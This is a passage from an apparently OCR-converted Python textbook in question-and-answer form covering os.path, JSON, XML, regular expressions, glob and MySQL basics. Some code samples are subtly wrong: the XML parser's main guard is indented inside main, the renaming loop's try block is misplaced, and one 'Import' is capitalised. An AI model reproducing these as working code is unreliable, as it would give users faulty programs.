IS_FILE = os.path.isfile("/Documents/MyWebSites")
print(IS_FILE)
IS_FILE = os.path.isfile("/Documents/MyWebSites/music.txt")
print(IS_FILE)
Running the above code gives us the following result "
```

Output

```
False
True
False
True
```

4. os.path.normpath

This is an interesting function which will normalize the given path by eliminating extra slashes or changing the backslash to forward slash depending on which OS it is. As you can see the output below varies depending on which OS you run the program on.

Example

```
import os
# Windows path
NORM_PATH = os.path.normpath("C:/Users/Pradeep/Documents/My Web Sites")
print(NORM_PATH)
# Unix Path
NORM_PATH = os.path.normpath("/home/ubuuser/Documents/")
print(NORM_PATH)
```

Running the above code gives us the following result "

Output

```
# Running in Windows
C:\Users\Pradeep\Documents\My Web Sites
/home/ubuuser/Documents

# Running in Linux
C:/Users/Pradeep/Documents/My Web Sites
/home/ubuuser/Documents
```

3.3.8 Working With Text Data JSON and XML In Python

Q23. What is JSON? Write about JSON data types.

Ans :

JSON stands for JavaScript Object Notation, which is a widely used data format for data interchange on the web. JSON is the ideal format for organizing data between a client and a server. Its syntax is similar to the JavaScript programming language. The main objective of JSON is to transmit the data between the client and the web server. It is easy to learn and the most effective way to interchange the data. It can be used with various programming languages such as Python, Perl, Java, etc.

JSON mainly supports 6 types of data type In JavaScript:

- String
- Number
- Boolean
- Null
- Object
- Array

JSON is built on the two structures:

- It stores data in the name/value pairs. It is treated as an object, record, dictionary, hash table, keyed list.
- The ordered list of values is treated as an array, vector, list, or sequence.

JSON data representation is similar to the Python dictionary. Below is an example of JSON data:

```
{
  "book": [
    {
      "id": 01,
      "language": "English",
      "edition": "Second",
      "author": "Derrick Mwiti"
    },
    {
      "id": 02,
      "language": "French",
      "edition": "Third",
      "author": "Vladimir"
    }
  ]
}
```

Q24. Explain Serialization of JSON in Python.

Ans :

Working with Python JSON

Python provides a module called `json`. Python supports standard library marshal and pickle module, and JSON API behaves similarly as these library. Python natively supports JSON features.

The encoding of JSON data is called **Serialization**. Serialization is a technique where data transforms in the series of bytes and transmitted across the network.

The deserialization is the reverse process of decoding the data that is converted into the JSON format.

This module includes many built-in functions.

Let's have a look at these functions:

```
import json
print(dir(json))
```

Output:

```
['JSONDecodeError', 'JSONDecoder', 'JSONEncoder', '__all__', '__author__', '__builtins__',
 '__cached__', '__doc__', '__file__', '__loader__', '__name__', '__package__', '__path__',
 '__spec__', '__version__', '_default_decoder', '_default_encoder', 'codecs', 'decoder',
 'detect_encoding', 'dump', 'dumps', 'encoder', 'load', 'loads', 'scanner']
```

Serializing JSON

Serialization is the technique to convert the Python objects to JSON. Sometimes, computer need to process lots of information so it is good to store that information into the file. We can store JSON data into file using JSON

function. The json module provides the **dump()** and **dumps()** method that are used to transform Python object.

Python objects are converted into the following JSON objects. The list is given below:

S.No.	Python Objects	JSON
1.	Dict	Object
2.	list, tuple	Array
3.	Str	String
4.	int, float	Number
5.	True	true
6.	False	false
7.	None	null

➤ The dump() function

Writing JSON Data into File

Python provides a `dump()` function to transmit(encode) data in JSON format. It accepts two positional arguments, first is the data object to be serialized and second is the file-like object to which the bytes needs to be written.

Let's consider the simple serialization example:

```

import json

# Key:value mapping
student = {
    "Name" : "Peter",
    "Roll_no" : "0090014",
    "Grade" : "A",
    "Age": 20,
    "Subject":["Computer Graphics", "Discrete Mathematics", "Data Structure"]
}

with open("data.json","w") as write_file:
    json.dump(student,write_file)
  
```

Output:

```

{"Name": "Peter", "Roll_no": "0090014", "Grade": "A", "Age": 20, "Subject":
["Computer Graphics", "Discrete Mathematics", "Data Structure"]}
  
```

In the above program, we have opened a file named `data.json` in writing mode. We opened this file in write mode because if the file doesn't exist, it will be created. The `json.dump()` method transforms dictionary into JSON string.

The dumps () function

The **dumps()** function is used to store serialized data in the Python file. It accepts only one argument that is Python data for serialization. The file-like argument is not used because we aren't not writing data to disk. Let's consider the following example:

```
import json

# Key:value mapping
student = {
    "Name" : "Peter",
    "Roll_no" : "0090014",
    "Grade" : "A",
    "Age": 20
}

b = json.dumps(student)
print(b)
```

Output:

```
{"Name": "Peter", "Roll no": "0090014", "Grade": "A", "Age": 20}
```

JSON supports primitive data types, such as strings and numbers, as well as nested list, tuples and objects.

```
import json

#Python list conversion to JSON Array
print(json.dumps(['Welcome', 'to', 'javaTpoint']))

#Python tuple conversion to JSON Array
print(json.dumps(("Welcome", "to", "javaTpoint")))

# Python string conversion to JSON String
print(json.dumps("Hello"))

# Python int conversion to JSON Number
print(json.dumps(1234))

# Python float conversion to JSON Number
print(json.dumps(23.572))

# Boolean conversion to their respective values
print(json.dumps(True))
print(json.dumps(False))

# None value to null
print(json.dumps(None))
```

Output:

```
["Welcome", "to", "javaTpoint"]
["Welcome", "to", "javaTpoint"]
"Hello"
1234
23.572
true
false
null
```

Q25. Explain briefly about deserializing of JSON.

Ans :

Deserializing JSON

Deserialization is the process to decode the JSON data into the Python objects. The json module provides two methods `load()` and `loads()`, which are used to convert JSON data in actual Python object form. The list is given below:

S.No.	JSON	Python
1.	Object	dict
2.	Array	list
3.	String	str
4.	number(int)	int
5.	true	True
6.	false	False
7.	null	None

The above table shows the inverse of the serialized table but technically it is not a perfect conversion of the JSON data. It means that if we encode the object and decode it again after sometime; we may not get the same object back.

Let's take real-life example, one person translates something into Chinese and another person translates back into English, and that may not be exactly translated. Consider the simple example:

```
import json
a = (10,20,30,40,50,60,70)
print(type(a))
b = json.dumps(a)
print(type(json.loads(b)))
```

Output:

```
<class 'tuple'>
<class 'list'>
```

The load() function

The `load()` function is used to deserialize the JSON data to Python object from the file. Consider the following example:

```
import json

# Key:value mapping
student = {
    "Name" : "Peter",
    "Roll_no" : "0090014",
    "Grade" : "A",
    "Age": 20,
}

with open("data.json","w") as write_file:
    json.dump(student,write_file)

with open("data.json", "r") as read_file:
    b = json.load(read_file)

print(b)
```

Output:

```
{'Name': 'Peter', 'Roll_no': '0090014', 'Grade': 'A', 'Age': 20}
```

In the above program, we have encoded Python object in the file using `dump()` function. After that we read JSON file using `load()` function, where we have passed `read_file` as an argument.

The `json` module also provides `loads()` function, which is used to convert JSON data to Python object. It is quite similar to the `load()` function. Consider the following example:

```
Import json
a = ["Mathew", "Peter", (10,32.9,80), {"Name" : "Tokyo"}]

# Python object into JSON
b = json.dumps(a)

# JSON into Python Object
c = json.loads(b)

print(c)
```

Output:

```
['Mathew', 'Peter', [10, 32.9, 80], {'Name': 'Tokyo'}]
```

`json.load()` vs `json.loads()`

The **`json.load()`** function is used to load JSON file, whereas **`json.loads()`** function is used to load string.

json.dump() vs json.dumps()

The `json.dump()` function is used when we want to serialize the Python objects into JSON file and `json.dumps()` function is used to convert JSON data as a string for parsing and printing.

Q26. What is the Use of XML in Python ? Explain the Syntactic Rules of XML.*Ans :***(Imp.)****Using XML in Python**

EXtensible Markup Language (XML) document is a simple and flexible text format that is used to exchange wide variety of data on the Web and elsewhere. An XML document is a universal format for data on the Web. XML allows developers to easily describe and deliver rich, structured data from any application in a standard, consistent way. XML documents have an `.xml` extension.

Developers use XML format for following reasons:

- **Reuse**
Contents are separated from Presentation, which enables rapid creation of documents and content reuse.
- **Portability**
XML is an international, platform-independent standard based on ASCII text, so developers can safely store their documents in XML without being tied to any one vendor.
- **Interchange**
XML is a core data standard that enables XML-aware applications to interoperate and share data seamlessly.
- **Self-describing**
XML is in a human-readable format that users can easily view and understand.

You must follow these syntax rules when you create an XML document:

1. All XML elements must have a closing tag.

It is illegal to omit the closing tag when you are creating XML syntax. XML elements must have a closing tag.

Incorrect:

```
<movie>Maze Runner.
```

Correct:

```
<movie>Maze Runner. </movie>
```

2. XML tags are case sensitive

When you create XML documents, the tag `<Google>` is different from the tag `<google>`.

Incorrect:

```
<Google>An Alphabet Company. </google>
```

Correct:

```
<google>An Alphabet Company. </google>
```

3. All XML elements must be properly nested.

Improper nesting of tags makes no sense to XML. Here `<country>` and `<state>` are sibling elements.

Incorrect:

```
<country><state>Alaska is the biggest state in  
USA </country></state>
```

Correct:

```
<country><state>Alaska is the biggest state in  
USA </state></country>
```

4. All XML documents must have a root element.

All XML documents must contain a single tag pair to define a root element. All other elements must be within this root element. Family metaphors, such as a parent, child and sibling, are used to describe relationships between elements relative to each other. All elements can have sub-elements (child elements). Sub-elements must be correctly nested within their parent element.

For example,

```
<root>
<child>
<subchild>.....</subchild>
</child>
</root>
```


5. Attribute values must always be quoted.

Omitting quotation marks around attribute values is illegal. The attribute value must always be quoted.

Incorrect:

```
<thor realm=Asgard> God of Thunder </thor>
```

Correct:

```
<thor realm="Asgard"> God of Thunder </thor>
```

6. Writing Comments in XML

Use the following syntax for writing comments in XML:

```
<!-- This is a comment -->
```

Q27. Construct an XML Formatted Data and Write Python Program to Parse that XML Data.

Ans :

```
import xml.etree.ElementTree as ET

def main():
    university_data = '''
    <top_universities>
    <year_2018>
    <university_name location="USA">MIT</university_name> <ranking>First</ranking>
    </year_2018>
    <year_2018>
    <university_name location="UK">Oxford</university_name>
    <ranking>Sixth</ranking>
    </year_2018>
    <year_2018>
    <university_name location="Singapore">NTU</university_name>
    <ranking>Eleventh</ranking>
    </year_2018>
    </top_universities>
    '''

    root = ET.fromstring(university_data)
    for ranking_year in root.findall('year_2018'):
        university_name = ranking_year.find('university_name').text
        ranking = ranking_year.find('ranking').text
        location = ranking_year.find('university_name').get('location')
        print(f"{university_name} University has secured {ranking} Worldwide ranking and is located in {location}")
    if __name__ == "__main__":
        main()
```

Output

MIT University has secured First Worldwide ranking and is located in USA
Oxford University has secured Sixth Worldwide ranking and is located in UK
NTU University has secured Eleventh Worldwide ranking and is located in Singapore

Q28. Write Python Program to Generate XML Formatted Data and Save it as an XML Document.

Ans :

```
import xml.etree.ElementTree as ET
def main():
    root = ET.Element("catalog")
    child = ET.SubElement(root, "book", {"id": "bk101"})
    subchild_1 = ET.SubElement(child, "author")
    subchild_2 = ET.SubElement(child, "title")
    subchild_1.text = "Michael Connelly"
    subchild_2.text = "City of Bones"
    child = ET.SubElement(root, "book", {"id": "bk102"})
    subchild_1 = ET.SubElement(child, "author")
    subchild_2 = ET.SubElement(child, "title")
    subchild_1.text = "Jeffrey Friedl"
    subchild_2.text = "Mastering Regular Expressions"
    tree = ET.ElementTree(root)
    tree.write("books.xml")
if __name__ == "__main__":
    main()
```

3.4 REGULAR EXPRESSION OPERATIONS

3.4.1 Using Special Characters

Q29. What is regular expression?

Ans :

- A regular expression is a special sequence of characters that helps you match or find other strings or sets of strings, using a specialized syntax held in a pattern. Regular expressions are widely used in UNIX world.
- The Python module `re` provides full support for Perl-like regular expressions in Python. The `re` module raises the exception `re.error` if an error occurs while compiling or using a regular expression.
- To avoid any confusion while dealing with regular expressions, we would use Raw Strings as `r'expression'`.
- Special characters make text processing more complicated because you have to pay close attention to context. A character may be special to Python but not to regular expressions, or vice versa.

Q30. What are meta characters? Explain, the Meta characters used for regular expressions.

Ans :

(Imp.)

Meta-Characters

Metacharacters are characters that are interpreted in a special way by a RegEx engine. Here's a list of metacharacters:

`[] . ^ $ * + ? {} \ |`

`[]` - Square brackets

Square brackets specifies a set of characters you wish to match.

Expression	String	Matched?
[abc]	a	1 match
	ac	2 matches
	Hey Jude	No match
	abc de ca	5 matches

Here, [abc] will match if the string you are trying to match contains any of the a, b or c.

You can also specify a range of characters using - inside square brackets.

- [a-e] is the same as [abcde].
- [1-4] is the same as [1234].
- [0-39] is the same as [01239].

You can complement (invert) the character set by using caret ^ symbol at the start of a square-bracket.

- [^abc] means any character except a or b or c.
- [^0-9] means any non-digit character.

`.` - Period

A period matches any single character (except newline '\n').

Expression	String	Matched?
..	a	No match
	ac	1 match
	acd	1 match
	acde	2 matches (contains 4 characters)

`^` - Caret

The caret symbol ^ is used to check if a string **starts with** a certain character.

Expression	String	Matched?
^ a	a	1 match
	abc	1 match
	bac	No match
^ ab	abc	1 match
	acb	No match (starts with a but not followed by b)

\$ - Dollar

The dollar symbol \$ is used to check if a string **ends with** a certain character.

Expression	String	Matched?
a\$	a	1 match
	formula	1 match
	cab	No match

*** - Star**

The star symbol * matches **zero or more occurrences** of the pattern left to it.

Expression	String	Matched?
ma*n	mn	1 match
	man	1 match
	maaan	1 match
	main	No match (a is not followed by n)
	woman	1 match

+ - Plus

The plus symbol + matches **one or more occurrences** of the pattern left to it.

Expression	String	Matched?
ma+n	mn	No match (no a character)
	man	1 match
	maaan	1 match
	main	No match (a is not followed by n)
	woman	1 match

? - Question Mark

The question mark symbol ? matches **zero or one occurrence** of the pattern left to it.

Expression	String	Matched?
ma?n	mn	1 match
	man	1 match
	maaan	No match (more than one a character)
	main	No match (a is not followed by n)
	woman	1 match

{ } - Braces

Consider this code: {n,m}. This means at least n, and at most m repetitions of the pattern left to it.

Expression	String	Matched?
a{2,3}	abc dat	No match
	abc daat	1 match (at <u>daa</u> t)
	aabc daaat	2 matches (at <u>aabc</u> and <u>daaat</u>)
	aabc daaaat	2 matches (at <u>aabc</u> and <u>daaaat</u>)

Let's try one more example. This RegEx [0-9]{2,4} matches at least 2 digits but not more than 4 digits

Expression	String	Matched?
[0-9]{2,4}	ab123csde	1 match (match at ab <u>123</u> csde)
	12 and 345673	3 matches (<u>12</u> , <u>3456</u> , <u>73</u>)
	1 and 2	No match

| - Alternation

Vertical bar | is used for alternation (or operator).

Expression	String	Matched?
a b	cde	No match
	ade	1 match (match at <u>a</u> de)
	acdbea	3 matches (at <u>a</u> <u>c</u> <u>d</u> <u>b</u> <u>e</u> <u>a</u>)

Here, a|b match any string that contains either a or b

() - Group

Parentheses () is used to group sub-patterns. For example, (a|b|c)xz match any string that matches either a or b or c followed by xz

Expression	String	Matched?
(a b c)xz	ab xz	No match
	abxz	1 match (match at <u>ab</u> xz)
	axz cabxz	2 matches (at <u>axz</u> bc <u>cab</u> xz)

\ - Backslash

Backslash \ is used to escape various characters including all metacharacters. For example,

\\$a match if a string contains \$ followed by a. Here, \$ is not interpreted by a RegEx engine in a special way.

If you are unsure if a character has special meaning or not, you can put \ in front of it. This makes sure the character is not treated in a special way.

Special Sequences

Special sequences make commonly used patterns easier to write. Here's a list of special sequences:

\A - Matches if the specified characters are at the start of a string.

Expression	String	Matched?
\Athe	the sun	Match
	In the sun	No match

\b - Matches if the specified characters are at the beginning or end of a word.

Expression	String	Matched?
\bfoo	football	Match
	a football	Match
	afootball	No match
foo\b	the foo	Match
	the afoo test	Match
	the afootest	No match

\B - Opposite of \b. Matches if the specified characters are **not** at the beginning or end of a word.

Expression	String	Matched?
\Bfoo	football	No match
	a football	No match
	afootball	Match
foo\B	the foo	No match
	the afoo test	No match
	the afootest	Match

\d - Matches any decimal digit. Equivalent to [0-9]

Expression	String	Matched?
\d	12abc3	3 matches (at <u>1</u> 2abc <u>3</u>)
	Python	No match

\D - Matches any non-decimal digit. Equivalent to [^0-9]

Expression	String	Matched?
\D	1ab34"50	3 matches (at 1 <u>a</u> b34"50)
	1345	No match

\s - Matches where a string contains any whitespace character. Equivalent to [\t\n\r\f\v].

Expression	String	Matched?
\s	Python RegEx	1 match
	PythonRegEx	No match

\S - Matches where a string contains any non-whitespace character. Equivalent to [^\t\n\r\f\v].

Expression	String	Matched?
\S	a b	2 matches (at <u>a</u> <u>b</u>)
		No match

`\w` - Matches any alphanumeric character (digits and alphabets). Equivalent to `[a-zA-Z0-9_]`. By the way, underscore `_` is also considered an alphanumeric character.

Expression	String	Matched?
<code>\w</code>	12&" : ;c	3 matches (at <u>1</u> 2&" : ; <u>c</u>)
	% " > !	No match

`\W` - Matches any non-alphanumeric character. Equivalent to `[^a-zA-Z0-9_]`

Expression	String	Matched?
<code>\W</code>	1a2%c	1 match (at 1 <u>a</u> 2 <u>%</u> c)
	Python	No match

`\Z` - Matches if the specified characters are at the end of a string.

Expression	String	Matched?
<code>Python\Z</code>	I like Python	1 match
	I like Python Programming	No match
	Python is fun.	No match

3.4.2 Regular Expression Methods

Q31. Explain various functions / methods used in regular expressions.

Ans :

(Imp.)

In Python, methods to use and apply regular expressions can be accessed by importing the `re` module. The `re` module provides an interface to the Python regular expression engine.

Python has a module named `re` to work with regular expressions. To use it, we need to import the module.

```
import re
```

The module defines several functions and constants to work with RegEx.

1. `re.findall()`

The `re.findall()` method returns a list of strings containing all matches.

Example 1: `re.findall()`

Program to extract numbers from a string

```
import re
```

```
string = 'hello 12 hi 89. Howdy 34'
```

```
pattern = '\d+'
```

```
result = re.findall(pattern, string)
```

```
print(result)
```

```
# Output: ['12', '89', '34']
```

If the pattern is not found, `re.findall()` returns an empty list.

2. re.split()

The `re.split` method splits the string where there is a match and returns a list of strings where the splits have occurred.

Example 2: re.split()

```
import re
string = 'Twelve:12 Eighty nine:89.'
pattern = '\d+'
result = re.split(pattern, string)
print(result)
# Output: ['Twelve:', ' Eighty nine:', '.']
```

If the pattern is not found, `re.split()` returns a list containing the original string.

You can pass `maxsplit` argument to the `re.split()` method. It's the maximum number of splits that will occur.

```
import re
string = 'Twelve:12 Eighty nine:89 Nine:9.'
pattern = '\d+'
# maxsplit = 1
# split only at the first occurrence
result = re.split(pattern, string, 1)
print(result)
# Output: ['Twelve:', ' Eighty nine:89 Nine:9.']
```

By the way, the default value of `maxsplit` is 0; meaning all possible splits.

3. re.sub()

The syntax of `re.sub()` is:

```
re.sub(pattern, replace, string)
```

The method returns a string where matched occurrences are replaced with the content of `replace` variable.

Example 3: re.sub()

```
# Program to remove all whitespaces
import re
# multiline string
```

```
string = 'abc 12\
```

```
de 23 \n f45 6'
```

```
# matches all whitespace characters
```

```
pattern = '\s+'
```

```
# empty string
```

```
replace = ''
```

```
new_string = re.sub(pattern, replace, string)
```

```
print(new_string)
```

```
# Output: abc12de23f456
```

If the pattern is not found, `re.sub()` returns the original string.

You can pass `count` as a fourth parameter to the `re.sub()` method. If omitted, it results to 0. This will replace all occurrences.

```
import re
```

```
# multiline string
```

```
string = 'abc 12\
```

```
de 23 \n f45 6'
```

```
# matches all whitespace characters
```

```
pattern = '\s+'
```

```
replace = ''
```

```
new_string = re.sub(r'\s+', replace, string, 1)
```

```
print(new_string)
```

```
# Output:
```

```
# abc12de 23
```

```
# f45 6
```

4. re.subn()

The `re.subn()` is similar to `re.sub()` except it returns a tuple of 2 items containing the new string and the number of substitutions made.

Example 4: re.subn()

```
# Program to remove all whitespaces
```

```
import re
```

```
# multiline string
```

```
string = 'abc 12\
```



```
de 23 \n f45 6'
# matches all whitespace characters
pattern = '\s+'
# empty string
replace = ''
new_string = re.subn(pattern, replace, string)
print(new_string)
# Output: ('abc12de23f456', 4)
```

5. re.search()

The `re.search()` method takes two arguments: a pattern and a string. The method looks for the first location where the RegEx pattern produces a match with the string.

If the search is successful, `re.search()` returns a match object; if not, it returns `None`.

```
match = re.search(pattern, str)
```

Example 5: re.search()

```
import re
string = "Python is fun"
# check if 'Python' is at the beginning
match = re.search('\APython', string)
if match:
    print("pattern found inside the string")
else:
    print("pattern not found")
# Output: pattern found inside the string
```

Here, `match` contains a match object.

Q32. Explain match object used for python regular expressions.

Ans :

Match Object

You can get methods and attributes of a match object using `dir()` function. Some of the commonly used methods and attributes of match objects are:

```
match.group()
```

The `group()` method returns the part of the string where there is a match.

Example 6: Match object

```
import re
string = '39801 356, 2102 1111'
# Three digit number followed by space followed
# by two digit number
pattern = '(\d{3}) (\d{2})'
# match variable contains a Match object.
match = re.search(pattern, string)
if match:
```

```
    print(match.group())
```

```
else:
```

```
    print("pattern not found")
```

```
# Output: 801 35
```

Here, `match` variable contains a match object.

Our pattern `(\d{3}) (\d{2})` has two subgroups `(\d{3})` and `(\d{2})`. You can get the part of the string of these parenthesized subgroups. Here's how:

```
>>> match.group(1)
```

```
'801'
```

```
>>> match.group(2)
```

```
'35'
```

```
>>> match.group(1, 2)
```

```
('801', '35')
```

```
>>> match.groups()
```

```
('801', '35')
```

```
match.start(), match.end() and match.span()
```

The `start()` function returns the index of the start of the matched substring. Similarly, `end()` returns the end index of the matched substring.

```
>>> match.start()
```

```
2
```

```
>>> match.end()
```

```
8
```

The `span()` function returns a tuple containing start and end index of the matched part.

```
>>> match.span()
```

```
(2, 8)
```

```
match.re and match.string
```

The `re` attribute of a matched object returns a regular expression object. Similarly, `string` attribute returns the passed string.

```
>>> match.re
re.compile('(\\d{3}) (\\d{2})')
>>> match.string
'39801 356, 2102 1111'
```

3.4.3 Named Groups In Python Regular Expressions

Q33. What are named groups? Explain about named groups in Python.

Ans :

Regular expressions use groups to capture strings of interest. As the regular expression becomes complex, it gets difficult to keep track of the number of groups in the regular expression. In order to overcome this problem Python provides named groups. Instead of referring to the groups by numbers, you can reference them by a name.

The syntax for a named group is,

`(?P<name>RE)`

where the first name character is `?`, followed by letter `P` (uppercase letter) that stands for

Python Specific extension, `name` is the name of the group written within angle brackets, and `RE` is the regular expression. Named groups behave exactly like capturing groups, and additionally associate a name with a group. The match object methods that deal with capturing groups all accept either integers that refer to the group by number or strings that contain the desired group's name.

```
>>> import re
>>> string1 = "June 15, 1987"
>>> regex = r"^(?P<month>\w+)\s(?P<day>\d+)\s(?P<year>\d+)"
>>> matches = re.search(regex, string1)
>>> print("Month: ", matches.group('month'))
>>> print("Day: ", matches.group('day'))
>>> print("Year: ", matches.group('year'))
```

```
Month: June
Day: 15
Year: 1987
```

So let's now go over this code.

`re` is the module in Python that allows us to use regular expressions. So we first have to import `re` in our code, in order to use regular expressions.

After this, we have a variable, `string1`, which is set equal to a date, June 15, 1987.

We then have a variable, `regex`, which is set equal to, `r"^(?P\w+)\s(?P\d+)\s(?P\d+)"`

Let's break this regular expression down now.

So when we want to create a named group, the expression to do so is, (?Pcontent), where the name of the named group is namedgroup and its content is where you see content.

In our regular expression, the first named group is the month and this consists of 1 or more alphabetical characters.

- A space then ensues.
- The second named group is day. This consists of 1 or more digits.
- This is followed by an optional character and a space.
- The third named group is year. This consists of 1 or more digits.
- We then look up matches with the statement, matches = re.search(regex, string1)
- The matches get stored in the variable, matches
- We then can output the month by the statement, matches.group('month')
- We can output the day by the statement, matches.group('day')
- We can output the year by the statement, matches.group('year')
- The advantage to named groups is that it adds readability and understandability to the code, so that you can easily see what part of a regular expression match is being referenced.

And this is how we can use named groups with regular expressions in Python.

3.4.4 Regular Expression With Glob Module

Q34. What is the use of Glob Module in python? Explain.

Ans :

Glob Module in Python

With the help of the Python glob module, we can search for all the path names which are looking for files matching a specific pattern (which is defined by us). The specified pattern for file matching is defined according to the rules dictated by the Unix shell. The result obtained by following these rules for a specific pattern file matching is returned in the arbitrary order in the output of the program. While using the file matching

pattern, we have to fulfil some requirements of the glob module because the module can travel through the list of the files at some location in our local disk. The module will mostly go through those lists of the files in the disk that follow a specific pattern only.

Q35. Explain Pattern Matching Functions in Python.

Ans :

Pattern Matching Functions

In Python, we have several functions which we can use to list down the files that match with the specific pattern which we have defined inside the function in a program. With the help of these functions, we can get the result list of the files which will match the given pattern in the specified folder in an arbitrary order in the output.

We will discuss the following such functions in this section:

1. fnmatch()
2. scandir()
3. path.expandvars()
4. path.expanduser()

The first two functions present in the above-given list, i.e., fnmatch.fnmatch() and os.scandir() function, is actually used to perform the pattern matching task and not by invoking the sub-shell in the Python. These two functions perform the pattern matching task and get the list of all filenames and that too in arbitrary order. Here is a catch that the glob module treats as special cases for all the files which names begin with a dot (.) which is very unlikely in the fnmatch.fnmatch() function.

The last two functions are given in the list, i.e., os.path.expandvars() and os.path.expanduser() function can be used for the shell and tilde variable expansion in the filename pattern-matching task.

Rules of Pattern

If any of us thinks that we can define or use any pattern to perform the pattern matching filename task, then let us clarify here that it is not possible. We can't define any pattern or use any pattern to collect the list of files with the same. We have to follow a specific set of rules while defining the pattern for the filename pattern matching functions in the glob module.

In this section, we will discuss all such rules which we have to keep in mind and adhere them while defining a pattern for filename pattern matching functions. We will only discuss these rules briefly and don't go in-depth about them as they are not our primary focus in this tutorial.

Following are set of rules for the pattern that we define inside the glob module's pattern matching functions:

- We have to follow all the standard set of rules of the UNIX path expansion in the pattern matching.
- The path we define inside the pattern should be either absolute or relative, and we can't define any unclear path inside the pattern.
- The special characters allowed inside the pattern are only two wild-cards, i.e., '*' and '?' and the normal characters that can be expressed inside the pattern are expressed in [].
- The rules of the pattern for glob module functions are applied to the filename segment (which is provided in the functions), and it stops at the path separator, i.e., '/' of the files.

These are some general rules for the patterns we define inside the glob module functions for filename pattern matching tasks, and we have to follow these set of rules in order to perform the task successfully.

Q36. Write python program to change the file extension from .txt to .csv of all the files (including from sub directories) for a given path.

Ans :

```
import os
import glob
def rename_files_recursively(directory_path):
    print("File extension changed from .txt to .csv")
    for file_path in glob.glob(directory_path + '**\*.txt', recursive=True):
        print(f"File with .txt extension {file_path} changed to", end="")
    try:
        pre, ext = os.path.splitext(file_path)
        print(f" File with .csv extension {pre + '.csv'}")
        os.rename(file_path, pre + '.csv')
    except Exception as e:
        print(e)
def main():
    directory_path = input('Enter the directory path from which you want to convert the files recursively ')
    rename_files_recursively(directory_path)
if __name__ == "__main__":
    main()
```

Output

```
Enter the directory path from which you want to convert the files recursively C:\Animals
File extension changed from .txt to .csv
File with .txt extension C:\Animals\Mammal\whale .txt changed to File with .csv extension
C:\Animals\Mammal\whale.csv
File with .txt extension C:\Animals\Mammal\Primates\apes .txt changed to File with .csv
extension C:\Animals\Mammal\Primates\apes.csv
File with .txt extension C:\Animals\Reptile\snake.txt changed to File with .csv extension
C:\Animals\Reptile\snake.csv
```

UNIT IV

Working with Databases: Setting Up a MySQL Database, Using a MySQL Database: Command Line, Using a MySQL Database, Taming Document Stores: MongoDB.

Working with Data Series and Frames: Pandas Data Structures, Reshaping Data, Handling Missing Data, Combining Data, Ordering and Describing Data, Transforming Data, Taming Pandas File I/O.

Plotting: Basic Plotting with PyPlot, Getting to Know Other Plot Types, Mastering Embellishments, Plotting with Pandas.

4.1 WORKING WITH DATABASES

4.1.1 Setting Up A Mysql Database

Q1. What is relational database?

Ans :

A relational database is a collection of permanently stored and possibly sorted and indexed tables. Relational databases are excellent for storing tabular data, where one table represents a variable type, the columns of the table represent variables, and the rows represent observations, or records.

Q2. Define MySQL?

Ans :

MySQL is currently the most popular database management system software used for managing the relational database. It is open-source database software, which is supported by Oracle Company. It is fast, scalable, and easy to use database management system in comparison with Microsoft SQL Server and Oracle Database. It is commonly used in conjunction with PHP scripts for creating powerful and dynamic server-side or web-based enterprise applications.

Q3. Explain, how to create a new database in MySql.

Ans :

(Imp.)

MySQL Create Database


A database is used to store the collection of records in an organized form. It allows us to hold the data into tables, rows, columns, and indexes to find the relevant information frequently. We can access and manage the records through the database very easily.

MySQL implements a database as a directory that stores all files in the form of a table. It allows us to create a database mainly in two ways:

1. MySQL Command Line Client
2. MySQL Workbench

MySQL Command Line Client

We can create a new database in MySQL by using the `CREATE DATABASE` statement with the below




```
mysql> SHOW CREATE DATABASE employeeedb;
+-----+-----+
| Database | Create Database |
+-----+-----+
| employeeedb | CREATE DATABASE `employeeedb` /*!40100 DEFAULT CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci */ /*!80016 DEFAULT ENCRYPTION='N' */ |
+-----+-----+
1 row in set (0.00 sec)
```

We can check the created database using the following query:

```
mysql> SHOW DATABASES;
```

After executing the above query, we can see all the created databases in the server.



```
mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| employeeedb |
| information_schema |
| myemployeeedb |
| mysql |
| mysqltestdb |
| mystudentdb |
